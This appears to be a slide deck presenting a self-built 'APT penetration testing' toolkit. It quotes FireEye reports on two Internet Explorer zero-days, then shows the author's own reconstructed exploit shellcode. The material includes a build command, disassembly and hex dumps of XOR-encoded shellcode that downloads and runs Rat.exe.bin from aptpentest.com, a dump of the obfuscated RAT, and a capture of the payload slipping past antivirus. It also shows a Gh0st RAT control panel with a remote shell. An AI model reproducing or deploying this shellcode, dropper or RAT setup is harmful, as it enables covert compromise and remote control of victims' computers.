Why use C&C for Remote Access?

- Many RATs have direct P2P communication.
- Reasoning
 - Static IP/DNS required for RAT to beacon out
 - Minimise exposure of attacker machine
 - Hiding in the cloud of C&Cs is safer

CVE-2013-3918 for Exploit

New IE Zero-Day Found in Watering Hole Attack

November 8, 2013 | By [Xiaobo Chen](#) and [Dan Caselden](#) | [Threat Research](#)

FireEye Labs has identified a new IE zero-day exploit hosted on a breached website based in the U.S. It's a brand new IE zero-day that compromises anyone visiting a malicious website; classic drive-by download attack. The exploit leverages a new information leakage vulnerability and an IE out-of-bounds memory access vulnerability to achieve code execution.

Exploitation

The information leak uses a very interesting vulnerability to retrieve the timestamp from the PE headers of `msvcrt.dll`. The timestamp is sent back to the attacker's server to choose the exploit with an ROP chain specific to that version of `msvcrt.dll`. This vulnerability affects Windows XP with IE 8 and Windows 7 with IE 9.

The memory access vulnerability is designed to work on Windows XP with IE 7 and 8, and on Windows 7. The exploit targets the English version of Internet Explorer, but we believe the exploit can be easily changed to leverage other languages. Based on our analysis, this vulnerability affects IE 7, 8, 9, and 10. This actual attack of this memory access vulnerability can be mitigated by EMET per Microsoft's feedback.

Shellcode

This exploit has a large multi-stage shellcode payload. Upon successful exploitation, it will launch `rundll32.exe` (with `CreateProcess`), and inject and execute its second stage (with `OpenProcess`, `VirtualAlloc`, `WriteProcessMemory`, and `CreateRemoteThread`). The second stage isn't written to a file as with most common

CVE-2013-3893 for Shellcode

Operation DeputyDog: Zero-Day (CVE-2013-3893) Attack Against Japanese Targets

September 21, 2013 | By [Ned Moran](#) and [Nart Villeneuve](#) | [Advanced Malware](#), [Exploits](#), [Targeted Attack](#), [Threat Intelligence](#), [Threat Research](#)

FireEye has discovered a campaign leveraging the recently announced zero-day CVE-2013-3893. This campaign, which we have labeled 'Operation DeputyDog', began as early as August 19, 2013 and appears to have targeted organizations in Japan. FireEye Labs has been continuously monitoring the activities of the threat actor responsible for this campaign. Analysis based on our Dynamic Threat Intelligence cluster shows that this current campaign leveraged command and control infrastructure that is related to the infrastructure used in the attack on Bit9.


Shellcode : DeputyDog version

- GetTempPathA
- URLDownloadToFileA
- CreateFileA (Open encrypted file)
- SetFilePointer
- GetFileSize
- VirtualAlloc
- ReadFile
- **Decrypt**
- ReadFile
- WriteFile
- CloseHandle
- HookHoppingWinExec = kernel32!WinExec+5
- HookHoppingWinExec(stack_buffer)

Shellcode : genshell.py

```
1> python Z:\APTPenTesting\Project\APT\Exploit\genshell.py 2013-3893.asm -u "http://aptpentest.com/?f=Rat.exe.bin" -d "Z:\APTPenTesting\Project\APT\Release\Rat.exe"
1> shellcode = 662 bytes
1> algorithm = xor
1> key = 0x9C
1> url = http://aptpentest.com/?f=Rat.exe.bin total = 685 bytes (23 decryptor + 662 shellcode)
1>FinalizeBuildStatus:
1> Deleting file "Release\Exploit.unsuccessfulbuild".
1> Touching "Release\Exploit.lastbuildstate".
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:00.60
===== Rebuild All: 1 succeeded, 0 failed, 0 skipped =====
```

Shellcode: Internals



2013-3893.asm

Assembly source (Use IDA export and some manual work)

```
Main:                                     ; CODE XREF: XorDecrypt+E1
and    esp, 0FFFFFFF0h
xor    ecx, ecx

loc_40101C:
mov    esi, [fs:ecx+30h]
mov    esi, [esi+0Ch];_PEB.Ldr]
mov    esi, [esi+1Ch]

__find_kernel32:                          ; CODE XREF: se
mov    ebx, [esi+8]
mov    edi, [esi+20h]
mov    esi, [esi]
cmp    dword [edi+0Ch], 320033h
jnz   short __find_kernel32
jmp    loc_40124F
```

Rat.exe.bin

No PE header. Obfuscated as expected...

```
00000000 D8 CF 05 95 96 95 95 95 91 95 95 95 6A 6A 95 95 .....jj..
00000010 2D 95 95 95 95 95 95 95 D5 95 95 95 95 95 95 95 ~.....
00000020 95 95 95 95 95 95 95 95 95 95 95 95 95 95 95 95 .....
00000030 95 95 95 95 95 95 95 95 95 95 95 95 6D 95 95 95 .....m...
00000040 9B 8A 2F 9B 95 21 9C 58 B4 2D 94 D9 58 B4 C1 FD ../.!.X.-.X...
00000050 FC E6 B5 E5 E7 FA F2 E7 F4 F8 B5 F6 F4 FB FB FA .....
00000060 E1 B5 F7 F0 B5 E7 E0 FB B5 FC FB B5 D1 DA C6 B5 .....
00000070 F8 FA F1 F0 BB 98 98 9F B1 95 95 95 95 95 95 95 .....
00000080 FF 74 E1 38 BB 15 8F 6B BB 15 8F 6B BB 15 8F 6B .t.8...k...k...k
00000090 4A D3 42 6B A7 15 8F 6B 4A D3 40 6B FB 15 8F 6B J.Bk...kJ.@k...k
000000A0 4A D3 41 6B 0D 15 8F 6B DD FB 41 6B B1 15 8F 6B J.Ak...k..Ak...k
000000B0 B2 6D 1C 6B B6 15 8F 6B BB 15 8E 6B 35 15 8F 6B .m.k...k...k5...k
000000C0 DD FB 5C 6B A9 15 8F 6B DD FB 46 6B BA 15 8F 6B ..\k...k..Fk...k
000000D0 BB 15 18 6B BA 15 8F 6B DD FB 43 6B BA 15 8F 6B ...k...k..Ck...k
000000E0 C7 FC F6 FD BB 15 8F 6B 95 95 95 95 95 95 95 95 .....k.....
000000F0 95 95 95 95 95 95 95 95 C5 D0 95 95 D9 94 90 95 .....
00000100 8A E6 42 C7 95 95 95 95 95 95 95 95 75 95 97 94 ..B.....u...
00000110 9E 94 9E 95 95 95 96 95 95 73 94 95 95 95 95 95 .....s.....
00000120 D2 29 94 95 95 85 95 95 95 85 96 95 95 95 D5 95 \
```

Shellcode : 2013-3893.s1

0000h:	83 E4 F0 31	C9 64 8B 71	30 8B 76 0C	8B 76 1C 8B	fäð1Éd<q0<v.<v.<
0010h:	5E 08 8B 7E	20 8B 36 81	7F 0C 33 00	32 00 75 EF	^.<~ <6...3.2.ui
0020h:	E9 13 02 00	00 59 81 EC	00 03 00 00	89 A9 00 02	é....Y.i....%@..
0030h:	00 00 89 CD	89 EF 6A 0C	59 E8 B3 01	00 00 E2 F9	..%Í%ij.Yè³...âù
0040h:	8B 55 00 83	C2 05 EB 21	5B 8D 4D FB	68 6F 6E 00	<U.fÅ.ë! [.Mûhon.
0050h:	00 68 75 72	6C 6D 54 51	89 FF 55 89	E5 C6 01 68	.hurlmTQ%ÿU%åÆ.h
0060h:	89 59 01 C6	41 05 C3 FF	E2 E8 DA FF	FF FF 89 C3	%Y.EA.ÃÿâèÚÿÿÿÿ%Ã
0070h:	6A 01 59 E8	79 00 00 00	00 00 00 00	00 00 00 00	..
0080h:	50 68 00 01	00 00 00 00	00 00 00 00	00 00 00 00	Ç
0090h:	84 05 01 01	00 00 00 00	00 00 00 00	00 00 00 00	..

```
000000 .686p
000000 .mmx
000000 .model flat
000000 ; =====
000000 ; Segment type: Pure code
000000 seg000 segment byte public 'CODE' use32
000000         assume cs:seg000
000000         assume es:nothing, ss:nothing, ds
000000         and     esp, 0FFFFFF0h
000003         xor     ecx, ecx
000005         mov     esi, fs:[ecx+30h]
000009         mov     esi, [esi+0Ch]
00000C         mov     esi, [esi+1Ch]
00000F         |
00000F loc_F: ; CODE XREF
00000F         mov     ebx, [esi+8]
000012         mov     edi, [esi+20h]
```

Shellcode : 2013-3893.s2

```

e: Pure code
segment byte public 'CODE' use32
assume cs:seg000
assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
and     esp, 0FFFFFFF0h
xor     ecx, ecx
mov     esi, fs:[ecx+30h]
mov     esi, [esi+0Ch]
mov     esi, [esi+1Ch]

```

```

; CODE XREF: seg000:0000001E↓j
mov     ebx, [esi+8]
mov     edi, [esi+20h]
mov     esi, [esi]
cmp     dword ptr [edi+0Ch], 320033h
jnz     short loc_F
jmp     loc_238

```

==== S U B R O U T I N E =====

```

C4  8D 1F 74 8E 15 0A AC 00
68  74 74 70 3A 2F 2F 61 70
74  2E 63 6F 6D 2F 3F 66 3D
2E  62 69 6E 00

```

```

...PQ..U....h
.A.....
.....$.
...QU.s<.t.x
/.v ..1.IA...1
.8.t.....@..
i.^.n$.f.LM..
..D.....]Y...
2t..9.}.Q/..g
c..O.2..C...W

```

```

...G.....L.....
s.....http://ap
tpentest.com/?f=
Rat.exe.bin.

```

Shellcode : 2013-3893.s3

```
seg000:00000000
seg000:00000000      .686p
seg000:00000000      .mmx
seg000:00000000      .model flat
seg000:00000000 ; =====
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000      segment byte public 'CODE
seg000:00000000      assume cs:seg000
seg000:00000000      assume es:nothing, ss:not
seg000:00000000      jmp      short loc_12
seg000:00000002
seg000:00000002 ; ===== S U B R O U T I N E =====
seg000:00000002 ; Attributes: noreturn
seg000:00000002
seg000:00000002 sub_2      proc near ;
seg000:00000002      pop      ebx
seg000:00000003      dec      ebx
seg000:00000004      xor      ecx, ecx
seg000:00000006      mov      cx, 296h
seg000:0000000A
seg000:0000000A loc_A:      ;
seg000:0000000A      xor      byte ptr [ebx+ecx]
seg000:0000000E      loop    loc_A
seg000:00000010      jmp      short loc_17
seg000:00000012 ; -----
seg000:00000012
seg000:00000012 loc_12:      ;
seg000:00000012      call    sub_2
seg000:00000017
```

xor-0x9C.bin

xor-ox9C.bin

```
seg000:00000000
seg000:00000000          .686p
seg000:00000000          .mmx
seg000:00000000          .model flat
seg000:00000000 ; =====
seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE
seg000:00000000          assume cs:seg000
seg000:00000000          assume es:nothing, ss:not
seg000:00000000          jmp          short loc_12
seg000:00000002
seg000:00000002 ; ===== S U B R O U T I N E =====
seg000:00000002 ; Attributes: noreturn
seg000:00000002 sub_2          proc near          ;
seg000:00000002          pop          ebx
seg000:00000003          dec          ebx
seg000:00000004          xor          ecx, ecx
seg000:00000006          mov          cx, 296h
seg000:0000000A loc_A:          ;
seg000:0000000A          xor          byte ptr [ebx+ecx]
seg000:0000000E          loop         loc_A
seg000:00000010          jmp          short loc_17
seg000:00000012 ; -----
seg000:00000012 loc_12:          ;
seg000:00000012          call         sub_2
seg000:00000017 ; -----
```

RAT

- Binary Obfuscation
- Packaged Injection
 - Injector injects the main malware into svchost, explorer, or web browser process.
 - Injector is separate from the main malware, allowing reuse of the core malware while staying undetected by modifying the injector code itself with minimum effort.
 - Injector needs to also unpack or decode the core malware (See McRat example) before injection.

RAT

The image shows a screenshot of the Fiddler Web Debugger interface. The top window displays the network traffic log with the following data:

#	Result	Protocol	Host	URL	Body
1	200	HTTP	aptpentest.com	/	2,381
2	200	HTTP	aptpentest.com	/?f=Rat.exe.bin	315,176

Below the network log, a task manager-style window shows a list of running processes. The 'Fiddler.exe' process is highlighted in yellow, and the 'runrun.exe' process is highlighted with a red border. The process list includes:

Process Name	PID	Private Memory
smss.exe	548	172 K
csrss.exe	620	1,756 K
winlogon.exe	644	7,652 K
explorer.exe	1788	15,384 K
msseces.exe	1884	4,772 K
vmtoolsd.exe	1892	10,104 K
ctfmon.exe	1900	888 K
Fiddler.exe	488	42,756 K
ieexplore.exe	1828	6,908 K
ieexplore.exe	2156	8,444 K
notepad++.exe	4028	3,600 K
proccxp.exe	1880	13,964 K
runrun.exe	2392	1,944 K

Uncomfortable Truth

The image shows a composite screenshot of three Windows applications. At the top left is Microsoft Security Essentials (MSE) with a green 'Protected' status bar. Below it are navigation buttons for Home, Update, History, and Settings. The main content area shows 'Virus and spyware definitions: Up to date' and a list of update details. A red box highlights the 'Definitions last updated' entry. At the bottom left is Fiddler Web Debugger, displaying a list of HTTP requests to aptpentest.com. On the right side, a 'Process Explorer' window is open, showing a list of running processes including procexp.exe, iexplore.exe, runrun.exe, and MpCmdRun.exe. A small pop-up window titled 'All detected items' is also visible, showing a list of detected items.

Microsoft Security Essentials
PC status: Protected

Home Update History Settings

Virus and spyware definitions: Up to date

Your virus and spyware definitions are automatically updated to protect your PC.

Definitions created on: 8/28/2014 at 8:04 AM
Definitions last updated: 8/28/2014 at 1:30 PM
Virus definition version: 1.183.765.0
Spyware definition version: 1.183.765.0

Fiddler Web Debugger

File Edit Rules Tools View Help GET /book

Replay Resume Stream Decode

#	Result	Protocol	Host	URL	CPU Usage	Commit Charge
1	200	HTTP	aptpentest.com	/	0%	4,266
2	200	HTTP	aptpentest.com	/?f=Rat.exe.bin		315,176
3	200	HTTP	aptpentest.com	/		2,381

Process Explorer - Sysinternals

File Options View Process Find Users

Process

- procexp.exe
- iexplore.exe
- iexplore.exe
- runrun.exe
- MpCmdRun.exe

CPU Usage: 0% Commit Charge: 27.88%

All detected items
Items that were detected on your PC.

Detected item

C&C

```
44
45     return params
46
47     def Connect(self, sessionid):
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
```

44

45 return params

46

47 def Connect(self, sessionid):

48

49

50

51

52

53

54

55

56

57

58

59

60

61

62

63

64

65

66

67

68

69

70

71

72

73

74

75

76

77

78

79

80

81

82

```
Gh0stCommand().Add(sessionid, self.who+' : CONNECT TIMEOUT', '')
return False

def ConnectWait(self, request):
```

RAT Control

The screenshot displays the Gh0st RAT Control interface. The main window is titled "Gh0st RAT Control" and features a menu bar with "File", "Edit", "View", "Gh0st", and "Help". Below the menu is a toolbar with various icons. The interface is divided into several panes:

- Gh0st Machine View:** A tree view showing a hierarchy of machines. The selected machine is "172.16.191.128", which has a role of "gh0st" and is currently "Up". It was added on 2014-08-24T05:34:22Z and updated on 2014-08-24T06:35:01Z. Below it, another machine "172.16.191.130" is listed with a role of "root".
- File Explorer:** A pane titled "Gh0st: 172.16.191.128" showing a list of files and folders. The table below represents the data shown in this pane:

Name	Size	Type	Modified
AUTOEXEC.BAT	0	File	01/09/2010 15:12:18
boot.ini	211	File	01/09/2010 15:07:87
Config.Msi		Folder	24/08/2014 13:17:76
CONFIG.SYS	0	File	01/09/2010 15:12:18
Documents and Settin...		Folder	01/09/2010 15:16:79
InspectorGadget.exe	5,407,744	File	11/10/2010 12:12:00
IO.SYS	0	File	01/09/2010 15:12:18

- Local File System:** A pane titled "Local File System" showing a list of files and folders. The table below represents the data shown in this pane:

Name	Size	Type	Modified
		der	3/05/2011 4:21:...
		der	11/10/2012 12:4...
		der	20/11/2012 1:55...
		der	9/04/2013 1:08:...
		der	9/06/2013 12:32...
		der	21/05/2013 1:32...
		der	6/06/2013 12:25...
		der	14/07/2009 3:08...
		der	10/05/2012 11:1...
		der	8/05/2013 8:25:...
		der	22/07/2014 10:1...

- Shell:** A terminal window titled "Shell: 172.16.191.128" showing the output of a "dir" command. The output indicates that the volume in drive C has no label and a serial number of COFC-2602. It shows the directory of C:\Documents and Settings\Administrator\Desktop, listing files and directories with their sizes and modification dates.

Live Demo

APT Penetration Testing Framework

Coming Up Next: APT Pentest Wizard

Exploit:

CVE-2013-3918 InformationCardSignInHelper Vulnerability

CVE-2014-0322 CMarkup Use-After-Free

CVE-2014-2817 IE Remote Privilege Escalation

CVE-2014-0497 Flash Integer Underflow

CVE-2014-0515 Flash Buffer Overflow

Shellcode:

Basic

Fileless

Shellcode Encryption:

XOR

Rolling XOR

Encryption Key: 0x

Dropper URL:

Heap Spray Randomisation:

HsManual

HsAutomatic

Vulnerability Trigger Randomisation:

Thank You

